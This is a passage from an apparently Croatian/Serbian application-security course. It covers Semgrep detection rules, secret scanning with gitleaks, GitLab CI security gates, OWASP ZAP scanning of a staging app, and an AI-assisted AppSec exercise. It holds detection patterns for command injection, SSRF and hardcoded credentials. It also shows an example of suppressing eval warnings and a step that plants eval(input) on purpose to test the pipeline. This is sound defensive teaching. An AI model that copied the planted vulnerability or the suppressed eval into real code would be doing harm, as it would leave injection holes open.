# Pravilo 5: PHP shell_exec s variablama
- id: php-shell-exec-injection
  patterns:
    - pattern: shell_exec($CMD)
    - pattern-not: shell_exec("...")
  message: |
    shell_exec() s varijablom može biti Command Injection.
    Koristiti escapeshellarg() ili proc_open() s array parametrima.
```

```

languages: [php]
severity: ERROR
metadata:
  cwe: CWE-78

# Pravilo 6: Go http.Get s user inputom (SSRF)
- id: go-ssrf-http-get
  patterns:
    - pattern: http.Get($URL)
    - pattern-not: http.Get("https://...")
  message: |
    http.Get s dinamičkim URL-om može biti SSRF ranjivost.
    Validiraj URL i dozvoli samo whitelisted hostove.
  languages: [go]
  severity: WARNING
  metadata:
    cwe: CWE-918

# Pravilo 7: Hardcoded lozinke u Go kodu
- id: go-hardcoded-password
  patterns:
    - pattern: $VAR := "...".
    - metavariable-pattern:
        metavariable: $VAR
        pattern-regex: "(?i)(password|passwd|secret|api_?key|token)"
  message: |
    Potencijalno hardcoded credentials. Koristiti environment varijable
    ili AWS Secrets Manager (vidjeti modul 14).
  languages: [go]
  severity: WARNING
  metadata:
    cwe: CWE-798

# Pravilo 8: math/rand umjesto crypto/rand za security-relevant operacije
- id: go-weak-random-for-tokens
  patterns:
    - pattern: math/rand.$FUNC(...)
    - pattern-near:
        pattern: $VAR := ...token...
  message: |
    math/rand nije kriptografski siguran. Za tokene koristiti crypto/rand.
  languages: [go]
  severity: ERROR

```

Semgrep Lokalno

```

# Instalacija:
pip install semgrep
# ili:
brew install semgrep

# Pokretanje s auto pravilima (preporučeno za prvo skeniranje):
semgrep --config=auto services/go-service/

# Pokretanje s OWASP pravilima:
semgrep --config=p/owasp-top-ten services/

# Custom pravila:
semgrep --config=.semgrep/custom-rules.yml services/

# Interaktivni mode (za debugging pravila):
semgrep --config=.semgrep/custom-rules.yml --verbose services/go-service/

```

Secret Scanning

GitLab Secret Detection

```
# .gitlab-ci.yml

include:
  - template: Security/Secret-Detection.gitlab-ci.yml

secret_detection:
  variables:
    SECRET_DETECTION_HISTORIC_SCAN: "false" # true = skenira cijelu git historiju (sporo)
  rules:
    - if: $CI_PIPELINE_SOURCE == "merge_request_event"
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH
```

GitLab Secret Detection traži: - AWS Access Keys (AKIA[0-9A-Z]{16}) - Private RSA/PEM ključevi - GitHub/GitLab tokens - Stripe API ključeve - SendGrid, Twilio, Firebase ključeve - Opće uzorke (password = "...", api_key = "...")

Gitleaks — Pre-commit i CI

```
# Lokalno skeniranje (provjerava i git historiju):
docker run --rm \
  -v $(pwd):/repo \
  zricethezav/gitleaks:latest \
  detect \
  --source=/repo \
  --verbose \
  --redact # Redaktuje pronađene secretse u outputu

# Skeniranje samo uncommitted promjena (brže):
docker run --rm \
  -v $(pwd):/repo \
  zricethezav/gitleaks:latest \
  protect \
  --staged \
  --source=/repo \
  --verbose
```

`.gitleaks.toml` Konfiguracija

```
# .gitleaks.toml

title = "Project-A Gitleaks Config"

[extend]
# Koristi default pravila
useDefault = true

[[rules]]
id = "project-a-internal-key"
description = "Project-A Internal API Key"
regex = '''firma-api-[a-zA-Z0-9]{32}'''
severity = "CRITICAL"

[[rules]]
id = "db-connection-string"
description = "Database connection string with credentials"
regex = '''mysql://[^:]+:[^@]+@[^/]+/'''
severity = "CRITICAL"

[allowlist]
description = "Allowlist for false positives"
regexes = [
    # Test fixture files mogu sadržavati example credentials
    '''example_api_key''',
    '''test_token_placeholder''',
]
paths = [
    '''tests/fixtures/''',
    '''docs/examples/''',
]
```

Gitleaks kao pre-commit Hook

```
# .pre-commit-config.yaml (koristiti s pre-commit tool-om)

repos:
  - repo: https://github.com/zricethezav/gitleaks
    rev: v8.18.2
    hooks:
      - id: gitleaks
        args: ["protect", "--staged"]
```

```
# Instalacija pre-commit:
pip install pre-commit
pre-commit install

# Ručno pokretanje:
pre-commit run gitleaks --all-files
```



```

# .gitlab-ci.yml – kompletan security sekcija

stages:
  - build
  - security-sast
  - security-secrets
  - test
  - deploy

# --- GitLab ugrađeni ---
include:
  - template: Security/SAST.gitlab-ci.yml
  - template: Security/Secret-Detection.gitlab-ci.yml
  - template: Security/Dependency-Scanning.gitlab-ci.yml

# --- Semgrep custom ---
semgrep:custom:
  stage: security-sast
  image: semgrep/semgrep:latest
  script:
    - semgrep --config=.semgrep/custom-rules.yml --error ./services/
  artifacts:
    when: always
    paths: [semgrep-report.json]

# --- Gitleaks (dodatni, GitLab Secret Detection i radi istu stvar) ---
gitleaks:
  stage: security-secrets
  image:
    name: zricethezav/gitleaks:latest
    entrypoint: [""]
  script:
    - /usr/bin/gitleaks detect --source=. --verbose --redact
  allow_failure: false # Blokiraj pipeline na pronađeni secret

# --- Security gate: blokiraj deployment na critical findings ---
security:gate:
  stage: test # Nakon security stage-a
  image: python:3.12-alpine
  script:
    - pip install -q jq 2>/dev/null; apk add --no-cache jq
    - |
      CRITICAL=0

      # Provjeri SAST report:
      if [ -f gl-sast-report.json ]; then
        SAST_CRITICAL=$(jq ' [.vulnerabilities[] | select(.severity == "Critical")] | length' gl-sast-report.json)
        CRITICAL=$((CRITICAL + SAST_CRITICAL))
        echo "SAST Critical: $SAST_CRITICAL"
      fi

      # Provjeri Dependency Scanning report:
      if [ -f gl-dependency-scanning-report.json ]; then
        DEP_CRITICAL=$(jq ' [.vulnerabilities[] | select(.severity == "Critical")] | length' gl-dependency-scanning-report.json)
        CRITICAL=$((CRITICAL + DEP_CRITICAL))
        echo "Dependency Critical: $DEP_CRITICAL"
      fi

      if [ "$CRITICAL" -gt "0" ]; then
        echo "BLOKIRANO: $CRITICAL Critical sigurnosnih nalaza! Deploy nije moguć."
        exit 1
      fi

      echo "Security gate prošao. Nema Critical nalaza."

```



```
needs:
  - job: sast
    optional: true
  - job: dependency_scanning
    optional: true
```

Upravljanje False Positives

SAST alati ponekad prijave ranjivosti koje su zapravo lažni alarmi. Kako upravljati:

gosec Inline Suppression

```
// Suppres gosec pravilo za konkretnu liniju:
password := config.DefaultAdminPassword // #nosec G101 -- ovo je default lozinka iz env, nije
hardcoded

// Suppres za čitav fajl (rijetko koristiti):
// #nosec
```

Semgrep Inline Suppression

```
// nosemgrep: go-hardcoded-password
password := "changeme-in-env" // Ovo je placeholder koji se zamjeni env varijablom

// PHP:
eval($safeConfig); // nosemgrep: php-eval-user-input -- $safeConfig je konstanta, ne user input
```

GitLab Vulnerability Management

U GitLab UI (Security Dashboard): 1. Klikni na finding 2. "Dismiss" → odaberi razlog: "False positive", "Won't fix", "Acceptable risk" 3. Dodaj komentar s objašnjenjem 4. Finding više ne blokira pipeline (ali ostaje vidljiv u dashboardu)

Lokalni Developer Workflow

```
# Ručno pokretanje svih SAST alata lokalno (simulira CI):

# 1. gosec (Go):
cd services/go-service && gosec ./...

# 2. Semgrep:
semgrep --config=.semgrep/custom-rules.yml ./services/

# 3. Gitleaks:
docker run --rm -v $(pwd):/repo zricethezav/gitleaks:latest detect --source=/repo

# 4. npm audit:
cd services/frontend && npm audit --audit-level=high

# 5. govulncheck:
cd services/go-service && govulncheck ./...

# 6. composer audit:
cd services/php-service && composer audit

# Sve u jednom skriptu:
# scripts/security-check.sh
#!/bin/bash
set -e
echo "=== Go SAST (gosec) ==="
(cd services/go-service && gosec ./...)

echo "=== Semgrep ==="
semgrep --config=.semgrep/custom-rules.yml ./services/

echo "=== Go Vulnerabilities ==="
(cd services/go-service && govulncheck ./...)

echo "=== npm Audit ==="
(cd services/frontend && npm audit --audit-level=high)

echo "=== Composer Audit ==="
(cd services/php-service && composer audit)

echo "Sve sigurnosne provjere prošle!"
```

Source: [24-appsec/07-dast-i-owasp-zap.md](#)

07 — DAST i OWASP ZAP

DAST vs SAST — Kada Koristiti Što

SAST (Static):	DAST (Dynamic):
- Analizira kod	- Testira running aplikaciju
- Svaki commit (brzo)	- Na staging environmentu
- Pronalazi: SQLi, XSS patterns	- Pronalazi: realne ranjivosti
- False positives: česti	- False positives: rijetki
- False negatives: auth logic	- False negatives: coverage nije 100%
- Bez pokretanja aplikacije	- Zahtijeva deployanu aplikaciju

DAST je neophodan jer: - Testira konfiguraciju (security headers, TLS, CORS) — SAST ne vidi ovo - Testira runtime ponaša aplikacije pod napadom - Black-box pristup — kao pravi napadač - Autenticirani testovi provjeravaju endpoints iza login-a

OWASP ZAP

OWASP ZAP (Zed Attack Proxy) je najkorišćeniji open-source DAST tool. Slobodan, aktivno održavan.

Vrste ZAP Skeniranja

Baseline Scan (Brzi): - Pasivno skeniranje + ograničeni aktivni napadi - Traje: 5-15 minuta - Nalazi: security headers, mixed content, CORS greške, info disclosure - Preporučeno za: svaki deploy na staging

Full Scan (Kompletni): - Svi aktivni napadi (SQL injection, XSS, SSRF, ...) - Traje: 30-120 minuta - Nalazi: sve od baseline + aktivne ranjivosti - Preporučeno za: tjedni/pred-release scan

API Scan: - Koristi OpenAPI/Swagger specifikaciju - Testira sve definirane endpoint-e - Preporučeno za: REST API (naš Go backend)

```

# .gitlab-ci.yml

dast:staging:
  stage: security-dast
  needs: [deploy:staging] # Čeka deploy na staging
  image:
    name: ghcr.io/zaproxy/zaproxy:stable
    entrypoint: [""]
  variables:
    ZAP_TARGET: "https://app.staging.firma.com"
    ZAP_RULES_FILE: ".zap/rules.tsv"
  script:
    # Baseline scan – brži, za svaki MR
    - |
      zap-baseline.py \
        -t "$ZAP_TARGET" \
        -r zap-baseline-report.html \
        -J zap-baseline-report.json \
        -x zap-baseline-report.xml \
        --hook=.zap/zap-hooks.py \
        -c "$ZAP_RULES_FILE" \
        -I \
        -d # Debug mode

    - |
      # Provjeri FAIL alerts (ne samo warn):
      HIGH_ALERTS=$(python3 -c "
      import json
      with open('zap-baseline-report.json') as f:
        data = json.load(f)
        sites = data.get('site', [])
        high = sum(
          len([a for a in site.get('alerts', []) if a.get('riskcode') in ['3', '4']])
          for site in (sites if isinstance(sites, list) else [sites])
        )
      print(high)
      ")
      echo "High/Critical ZAP alerts: $HIGH_ALERTS"
      if [ "$HIGH_ALERTS" -gt "0" ]; then
        echo "DAST BLOKIRANO: $HIGH_ALERTS High/Critical alert(a)!"
        exit 1
      fi

  artifacts:
    when: always
    paths:
      - zap-baseline-report.html
      - zap-baseline-report.json
    reports:
      dast: zap-baseline-report.json
    expire_in: 2 weeks

  rules:
    - if: $CI_PIPELINE_SOURCE == "merge_request_event"
      when: on_success
    - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH
      when: on_success

# Full scan – samo na main branch (pred produkcijski deploy):
dast:full:
  stage: security-dast
  needs: [deploy:staging]
  image:
    name: ghcr.io/zaproxy/zaproxy:stable
    entrypoint: [""]
  variables:
    ZAP_TARGET: "https://app.staging.firma.com"
  script:

```

```
- |
  zap-full-scan.py \
  -t "$ZAP_TARGET" \
  -r zap-full-report.html \
  -J zap-full-report.json \
  -c ".zap/rules.tsv" \
  -d
artifacts:
  when: always
  paths:
    - zap-full-report.html
    - zap-full-report.json
  expire_in: 1 month
rules:
  - if: $CI_COMMIT_BRANCH == $CI_DEFAULT_BRANCH
    when: on_success
allow_failure: true # Full scan može imati false positives – warn, ne blokiraj
```

ZAP Autentikacija

Bez autentikacije, ZAP testira samo javne endpoint-e. Autentikacija nam omogućava testiranje `/api/users/me`, `/api/orders`, itd.

Metoda 1: JSON Login (Naš Stack)

```
# .zap/zap-auth-context.yaml
# ZAP 2.x format za JSON autentikaciju

env:
  contexts:
    - name: "project-a-staging"
      urls:
        - "https://app.staging.firma.com"

    includePaths:
      - "https://app.staging.firma.com.*"

    excludePaths:
      - "https://app.staging.firma.com/api/auth/logout"
      # Ne logout-uj ZAP korisnika tokom testiranja!

  authentication:
    method: "json"
    parameters:
      loginPageUrl: "https://app.staging.firma.com/api/auth/login"
      loginRequestData: >
        {
          "email": "zap-test@firma.com",
          "password": "${ZAP_TEST_PASSWORD}"
        }
      usernameParameter: "email"
      passwordParameter: "password"

    verification:
      method: "response"
      loggedInRegex: '"access_token":'
      loggedOutRegex: '"error": "unauthorized"'

  users:
    - name: "zap-test-user"
      credentials:
        username: "zap-test@firma.com"
        password: "${ZAP_TEST_PASSWORD}"

  sessionManagement:
    method: "httpAuthSessionManagement"
    parameters:
      headerName: "Authorization"
      headerValue: "Bearer {%json:access_token%}"
```

Metoda 2: Script Hook za JWT

Ako JSON autentikacija nije dovoljna (npr. potreban je refresh token flow):

```

# .zap/zap-auth-script.py
# ZAP Authentication Script (Jython/Python)

import json
import requests

def authenticate(helper, paramsValues, credentials):
    """Poziva se pri svakoj autentikaciji."""
    login_url = paramsValues.get("loginUrl")

    response = requests.post(login_url, json={
        "email": credentials.getParam("username"),
        "password": credentials.getParam("password"),
    }, verify=False)

    data = response.json()
    access_token = data.get("access_token")

    # Postavi token za ZAP session
    helper.prepareMessage()
    helper.getHttpMessage().getRequestHeader().setHeader(
        "Authorization", f"Bearer {access_token}"
    )

    return helper.getHttpMessage()

def getRequiredParamsNames():
    return ["loginUrl"]

def getCredentialsParamsNames():
    return ["username", "password"]

```

ZAP Test Korisnik na Staging

Kreirati poseban ZAP test korisnički nalog na staging:


```
// migrations/staging-only/002-zap-test-user.go
// Pokrenuti SAMO na staging environmentu!

package main

import (
    "os"
    "golang.org/x/crypto/bcrypt"
)

func createZAPTestUser(db *sql.DB) error {
    if os.Getenv("ENVIRONMENT") != "staging" {
        return nil // Sigurnosna provjera
    }

    password := os.Getenv("ZAP_TEST_PASSWORD")
    if password == "" {
        return fmt.Errorf("ZAP_TEST_PASSWORD not set")
    }

    hash, _ := bcrypt.GenerateFromPassword([]byte(password), 12)

    _, err := db.Exec(`
        INSERT INTO users (email, password_hash, role, active)
        VALUES ('zap-test@firma.com', ?, 'user', true)
        ON DUPLICATE KEY UPDATE password_hash = ?
    `, hash, hash)

    return err
}
```

Čuvaj lozinku u GitLab CI/CD Variables:

```
Settings → CI/CD → Variables → Add variable:
Key:    ZAP_TEST_PASSWORD
Value:  <random 32+ char password>
Protected: true
Masked: true
```

ZAP Rules Konfiguracija

`.zap/rules.tsv` — kontroliraju koji alarmi su FAIL (blokiraju pipeline) vs WARN vs IGNORE:

```
# Format: <rule-id> <action>      # <komentar>
# Actions: FAIL, WARN, IGNORE

# ===== UVIJEK FAIL (blokiraj deploy) =====
40012  FAIL      # Cross Site Scripting (Reflected)
40014  FAIL      # Cross Site Scripting (Persistent)
40016  FAIL      # Cross Site Scripting (Persistent) - Prime
40017  FAIL      # Cross Site Scripting (Persistent) - Spider
90011  FAIL      # Charset Mismatch (Header vs Meta Charset)
40018  FAIL      # SQL Injection
40019  FAIL      # SQL Injection - MySQL
40020  FAIL      # SQL Injection - Hypersonic SQL
40021  FAIL      # SQL Injection - Oracle
40022  FAIL      # SQL Injection - PostgreSQL
40024  FAIL      # SQL Injection - SQLite
10016  FAIL      # Web Browser XSS Protection Not Enabled
10017  FAIL      # Cross-Domain JavaScript Source File Inclusion
10098  FAIL      # Cross-Domain Misconfiguration

# ===== WARN (prijavi ali ne blokiraj) =====
10010  WARN      # Cookie No HttpOnly Flag
10011  WARN      # Cookie Without Secure Flag
10012  WARN      # Password Autocomplete in Browser
10015  WARN      # Incomplete or No Cache-control and Pragma HTTP Header Set
10019  WARN      # Content-Type Header Missing
10021  WARN      # X-Content-Type-Options Header Missing
10035  WARN      # Strict-Transport-Security Header Not Set
10036  WARN      # Server Leaks Version Information
10037  WARN      # Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)
10038  WARN      # Content Security Policy (CSP) Header Not Set
10040  WARN      # Secure Pages Include Mixed Content
10041  WARN      # HTTP to HTTPS Insecure Transition in Form Post
10063  WARN      # Feature Policy Header Not Set (staro ime za Permissions-Policy)
10096  WARN      # Timestamp Disclosure - Unix
10202  WARN      # Absence of Anti-CSRF Tokens (naša SPA koristi JWT -- WARN, ne FAIL)

# ===== IGNORE (zanemaruj) =====
10027  IGNORE    # Information Disclosure - Suspicious Comments
90033  IGNORE    # Loosely Scoped Cookie (wildcard domain -- naš setup)
```

ZAP Hooks za Naprednu Konfiguraciju

```
# .zap/zap-hooks.py
# Poziva se od ZAP-a tokom skeniranja

def zap_started(zap, target):
    """Pokrenut pri početku skena."""
    print(f"ZAP scan started for: {target}")

    # Isključi skeniranje admin endpoint-a (ne testiramo admin sa ZAP test userkm):
    zap.ascan.disable_all_scanners()
    zap.ascan.enable_scanners("40012,40014,40018,40019") # Samo SQLi i XSS

    # Postavi User-Agent:
    zap.core.set_option_default_user_agent(
        "Mozilla/5.0 ZAP/2.14 (Security Test)"
    )

def zap_spider_complete(zap, target):
    """Poziva se kada spider završi."""
    urls = zap.spider.results()
    print(f"Spider pronašao {len(urls)} URL-ova")

    # Loguj URL-ove koji nisu pokriveni:
    covered = set(urls)
    expected = ["/api/auth/login", "/api/users/me", "/api/orders"]
    for ep in expected:
        if not any(ep in u for u in covered):
            print(f"UPOZORENJE: Endpoint nije pokriven skeniranjem: {ep}")

def zap_ajax_spider_complete(zap, target):
    """Ajax spider (za SPA) završio."""
    pass # Vue.js SPA -- koristiti ajax spider

def zap_scan_complete(zap, target):
    """Aktivni scan završio."""
    alerts = zap.core.alerts()
    high_alerts = [a for a in alerts if a['risk'] in ['High', 'Critical']]

    if high_alerts:
        print(f"\n=== KRITIČNI ALARMI ({len(high_alerts)}) ===")
        for alert in high_alerts:
            print(f"[{alert['risk']}] {alert['name']}")
            print(f"URL: {alert['url']}")
            print(f"Evidence: {alert.get('evidence', 'N/A')[:100]}")
            print()
```

Interpretacija ZAP Rezultata

Risk Level Skala

Risk	Kod	Akcija
Critical	4	BLOKIRAJ deploy odmah
High	3	BLOKIRAJ deploy, fix u 24h
Medium	2	Warn, fix u sljedećem sprintu
Low	1	Log, fix kad je zgodno
Informational	0	Ignoriraj ili zapiši za audit

Cěsti ZAP Nalazi i Fiksevi za Naš Stack

Missing Security Headers (Low-Medium)

```
# Fix: Dodaj u nginx konfiguraciju (vidjeti modul 03)
add_header X-Content-Type-Options "nosniff" always;
add_header X-Frame-Options "DENY" always;
add_header Content-Security-Policy "default-src 'self'" always;
```

Cookie Without Secure/HttpOnly (Medium)

```
// Fix u Go:
c.Header("Set-Cookie",
    "session=xxx; Secure; HttpOnly; SameSite=Strict; Path=/")
```

Information Disclosure — Server Header (Low)

```
# Fix u nginx:
server_tokens off;
more_clear_headers Server;
```

CORS Misconfiguration (Medium-High)

```
// Fix: Whitelist origins (vidjeti modul 03)
allowedOrigins := map[string]bool{
    "https://app.firma.com": true,
}
// Nikad: "Access-Control-Allow-Origin: *" za authenticated endpoints
```

SQL Injection (High/Critical)

```
// Fix: Prepared statements (vidjeti modul 02)
db.QueryRowContext(ctx, "SELECT * FROM users WHERE email = ?", email)
```

DAST Samo na Staging — Strogo Pravilo

NIKAD ne pokrećati DAST (ZAP full scan) na produkciji!

Razlozi:

1. ZAP šalje malformiranu/malicioznu data u svaki form i API endpoint
2. SQL injection testovi mogu korumpirati produkcijsku bazu
3. DoS testovi mogu srušiti produkcijski servis
4. Kreiran test korisnici/podaci u produkcijskoj bazi

Jedine iznimke:

- Baseline scan (pasivan) može ići na produkciju (nema aktivnih napada)
- Uz eksplicitno odobrenje i u vansatno vrijeme
- Uz rollback plan

Review apps:

- Previše kratkotrajan za smisleni DAST
 - Baza podataka možda nije realna kopija
 - Preporučeno: testiraj samo staging (stabilan, s realnim podacima)
-

Kompletna Slika Security Pipeline-a

Push/MR

↓

```
Stage: security-sast (brzo, 2-5 min)
- gosec (Go)
- phpcs-security-audit (PHP)
- eslint-sast (JavaScript/Vue)
- semgrep custom rules
- gitleaks (secret scanning)
```

↓

```
Stage: security-deps (brzo, 3-8 min)
- govulncheck (Go)
- npm audit (npm)
- composer audit (PHP)
- GitLab Dependency Scanning
```

↓

```
Stage: deploy:staging
(deploy na staging environment)
```

↓

```
Stage: security-dast (sporije, 10-30 min)
- ZAP baseline scan (svaki MR)
- ZAP full scan (samo main branch)
- ZAP API scan (OpenAPI spec)
```

↓

```
Stage: security-gate
- Provjeri sve izvještaje
- BLOKIRAJ na Critical/High
- WARN na Medium
```

↓ (ako prošlo)

```
Stage: deploy:production
```

Lokalno ZAP Testiranje

```
# Pokreni ZAP GUI lokalno (za development):
docker run -u zap -p 8080:8080 -p 8090:8090 \
  -i ghcr.io/zaproxy/zaproxy:stable \
  zap-webswing.sh

# Otvori browser: http://localhost:8090/zap

# Ili headless baseline scan lokalno:
docker run --rm \
  -v $(pwd)/zap-reports:/zap/wrk/:rw \
  ghcr.io/zaproxy/zaproxy:stable \
  zap-baseline.py \
  -t "https://app.staging.firma.com" \
  -r /zap/wrk/zap-report.html \
  -J /zap/wrk/zap-report.json

# Pregled HTML izvještaja:
open zap-reports/zap-report.html
```

Preporučeni DAST Raspored

```
# Tjedni full scan (cron job u GitLab):
dast:weekly-full:
  stage: security-dast
  script:
    - zap-full-scan.py -t "$ZAP_TARGET" -r report.html
  rules:
    - if: $CI_PIPELINE_SOURCE == "schedule"
      when: always

# GitLab Scheduled Pipeline:
# Settings → CI/CD → Schedules → Add new schedule
# Opis: "Weekly DAST Full Scan"
# Interval: "0 3 * * 1" (svaki ponedjeljak u 03:00)
# Branch: main
# Variables: ZAP_FULL_SCAN=true
```

Source: 24-appsec/08-vezba-priprema-ai-okvira-i-sync.md

08 — Vežba: AppSec

Ugradiš AppSec provjere (SAST, dependency scan, DAST, security headers) u CI pipeline i verifikuješ da build pada na critical nalazima.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Dodajemo AppSec fazu u GitLab CI — semgrep za SAST, trivy za dependency CVE scan, ZAP baseline za DAST — i postavljamo security headers na aplikaciji. Build mora da padne na critical nalazima.

Pretpostavke za potvrdu: - Semgrep, trivy i ZAP dostupni kao Docker slike ili GitLab CI komponente - Aplikacija je dostupna na review URL-u za ZAP baseline sken - Postoji makar jedan endpoint koji vraća HTTP response (za header proveru)

Van opsega: - Pentest / ručni security audit - Upravljanje CVE izuzecima (samo svesno prihvatanje) - Konfiguracija WAF-a

Prompt za diskusiju:

Evo CI konfiguracije i app endpoint-a. Dodaj SAST (semgrep) i dependency scan (trivy) fazu koja obara build na critical nalazima. Predloži minimalan set security headers (CSP, HSTS, X-Content-Type-Options, X-Frame-Options) i gde ih postaviti u Go/nginx konfiguraciji. Koji OWASP Top 10 rizici su relevantni za ovaj servis? Objasni svaki korak.

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: AppSec provere integrisane u CI, build pada na critical, security headers prisutni.

Fajlovi koji se diraju: - `.gitlab-ci.yml` — nova security faza - `nginx.conf` ili middleware fajl — security headers - `.semgrep/` — opcionalna lokalna konfiguracija

Fajlovi koji se NE diraju: - `go.sum` / `go.mod` — dependency verzije menja samo vlasnik - `Dockerfile` — samo ako je CVE u base image (poseban task)

AI okvir za ovu oblast:

Dodaj sekciju u `CLAUDE.md` ili napravi `.claude/rules/appsec-checks.md`

Sadržaj pravila:

- CI faza za SAST (semgrep) i dependency scan (trivy); build pada na critical.
- Security headers obavezni: CSP, HSTS, X-Content-Type-Options, X-Frame-Options.
- DAST (ZAP baseline) pokreće se na review app; high-risk alarm blokira merge.
- Validacija i escaping inputa po OWASP Top 10 (injection, XSS) — review pri svakom PR-u.
- Nikad ne commit-ovati tajne; koristiti CI/CD variables ili vault.

Acceptance criteria: - [] semgrep prolazi bez critical nalaza (ili su svesno prihvaćeni sa komentarom) - [] trivy fs prolazi bez critical CVE (ili su svesno prihvaćeni) - [] ZAP baseline ne prijavljuje high-risk alarme - [] Security headers prisutni u HTTP response-u (`curl -I`) - [] CI security faza blokira build pri critical nalazu (`exit code != 0`) - [] Sync zapisan

AI pregled plana:

Evo plana pre egzekucije:

1. Dodati security fazu u `.gitlab-ci.yml` (semgrep + trivy + ZAP)
2. Dodati security headers u `nginx.conf` / middleware
3. Lokalno verifikovati svaku alatku pre push-a

Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno u CI konfiguraciji za ovaj servis?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Pokreni lokalne provere pre nego što push-uješ na GitLab:

```
# SAST — statička analiza koda
docker run --rm -v "$PWD":/src returtnocorp/semgrep semgrep --config=auto /src

# Dependency scan — CVE provera
docker run --rm -v "$PWD":/src aquasec/trivy fs /src

# DAST — baseline sken pokrenute aplikacije
docker run --rm -t owasp/zap2docker-stable zap-baseline.py -t https://<host>

# Security headers — proveriti response
curl -I https://<host> | grep -E "Strict-Transport|Content-Security|X-Content-Type|X-Frame"
```

GitLab CI push:

```
git add .gitlab-ci.yml nginx.conf
git commit -m "feat: add appsec stage (semgrep, trivy, ZAP)"
git push origin feature/appsec
glab ci view    # prati security fazu u GitLab-u
```

4. AI validacija

Evo acceptance criteria iz plana:

- semgrep bez critical nalaza
- trivy bez critical CVE
- ZAP baseline bez high-risk alarma
- Security headers prisutni u HTTP response-u
- CI security faza blokira build pri critical nalazu

Evo outputa semgrep / trivy / ZAP i curl -I odgovora:
[ovde lepiš stvarni output]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne – šta tačno fali i kako popraviti?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	<code>glab ci run</code> pa otvori Security tab u GitLab-u	Security stage zelen; nema HIGH/CRITICAL nalaza u Security dashboard-u
2	<code>curl -I https://<host></code>	Response sadrži <code>Strict-Transport-Security</code> , <code>Content-Security-Policy</code> , <code>X-Content-Type-Options</code> , <code>X-Frame-Options</code>
3	Ubaci intentionalnu ranjivost (npr. <code>eval(input)</code>) i push-uj na feature granu	CI security faza pada, merge blokirano
4	Otvori GitLab Security Dashboard	Dependency scan prikazuje pinned verzije bez critical CVE
5	Ukloni ranjivost, push-uj ponovo	Security faza prolazi, merge dozvoljen

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

```
## [datum] — AppSec sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```


Phase — 25-performance-testing

Directory: 25-performance-testing/

Source: 25-performance-testing/01-performance-testing-koncepti.md

01 — Performance Testing: Koncepti

Zašto performance testing?

Znaš da aplikacija radi — unit testovi prolaze, integration testovi zeleni, deploy uspješan. Ali ne znaš koliko korisnika može izdržati. Production incident gdje app pukne pod opterećenjem je najgori način da to saznaš.

Performance testing odgovara na: - Koliko concurrent korisnika naša app može opsluživati? - Gdje je bottleneck — nginx, PHP-FPM, Go service, MySQL, Redis? - Oporavlja li se app nakon naglog skoka traffic-a? - Postoji li memory leak koji se vidi tek nakon 24h rada?

Tipovi performance testova

Load test — normalno opterećenje

Pitanje: Da li app radi korektno pod očekivanim brojem korisnika?

Simulira tipičan radni dan — 100 concurrent korisnika, normalan mix zahteva. Cilj nije pucanje nego validacija da SLO-ovi drže.

Traffic profil: 50-100 korisnika
Trajanje: 10-15 minuta
Uspjeh: p95 < SLO thresholds, error rate < 0.1%

Stress test — raste do pucanja

Pitanje: Gdje je tačka pucanja, i kako app pada?

Postepeno povećava broj korisnika dok app ne počne failovati. Važno je i kako app pada — graceful degradation ili hard crash?

Traffic profil: 100 → 200 → 400 → 600 → ... do failover-a
Trajanje: dok error rate ne premaši threshold
Uspjeh: znamo gdje je limit, razumijemo mod otkaza

Spike test — iznenadni skok (Black Friday scenario)

Pitanje: Što se dešava kad traffic eksplodira za 10x u 10 sekundi?

EKS HPA treba 2-3 minute za scale-up. Šta se dešava dok novi podovi ne budu ready?

Traffic profil: 10 → 500 → 10 korisnika
Trajanje: 5-10 minuta
Uspjeh: app se oporavlja nakon pada spike-a, ne ostaje u degradiranom stanju

Soak test — dugotrajno opterećenje

Pitanje: Postoji li memory leak ili resource exhaustion koji se pojavljuje tek nakon sati rada?

Traffic profil: 50-100 korisnika (steady)
Trajanje: 24+ sati
Uspjeh: memory stabilna, nema goroutine leak-a, nema degradacije p95 kroz vrijeme

Alati za ovaj stack

Alat	Jezik API	Docker	CI integracija
k6	JavaScript	Da	Nativna
Apache JMeter	XML/GUI	Da	Plugin potreban
Locust	Python	Da	Da
Gatling	Scala	Da	Da

Zašto k6 za ovaj stack: - Go-based runtime — efikasan, male memorijske potrebe - JavaScript API — blizak Vue.js/Node.js developerima - Docker-friendly — `grafana/k6:0.49.0` gotov image - Native GitLab CI integracija - Prometheus output — direktna integracija s postojećim monitoring stack-om - Thresholds u kodu — test faila ako SLO nije ispunjen

SLO definicije za project-a

Ovo su ciljevi koji se validiraju performance testovima:

Endpoint	p95 latency	Error rate	Napomena
POST /api/auth/login	< 300ms	< 0.1%	PHP service
GET /api/dashboard	< 500ms	< 0.1%	Go service + DB
GET /health	< 100ms (p99)	< 0.01%	Go service
GET /api/users	< 400ms	< 0.1%	Go service
Availability (sve)	99.9% success rate (HTTP 2xx/3xx) Error budget: 43.8 minuta/mjesec		

Gdje smijemo pokretati testove?

Okruženje	Load test	Stress test	Napomena
local	Da	Da	Samo docker-compose stack
dev	Da (light)	Ne	Max 20 VU, može smetati drugima
staging	Da	Da	Izoliran od production podataka
production	Ne	Ne	Nikad bez explicit approve

Workflow za learning

- Napiši k6 skriptu (modules 02-03)
 - Pokreni lokalno s docker-compose stackom
 - Analiziraj rezultate — gdje je bottleneck?
 - Integriraj u GitLab CI na staging (module 04)
 - Profiling kad nađeš problem (module 05)

Source: `25-performance-testing/02-k6-setup-i-osnove.md`

02 — k6: Setup i osnove

Pokretanje k6 kroz Docker

Nema instalacije. Koristiš `grafana/k6:0.49.0` image direktno:

```
# Osnovno pokretanje – čita skriptu sa stdin
docker run --rm -i grafana/k6:0.49.0 run - < test.js

# S environment varijablama i output-om
docker run --rm -i \
  -e BASE_URL=https://app.dev.firma.com \
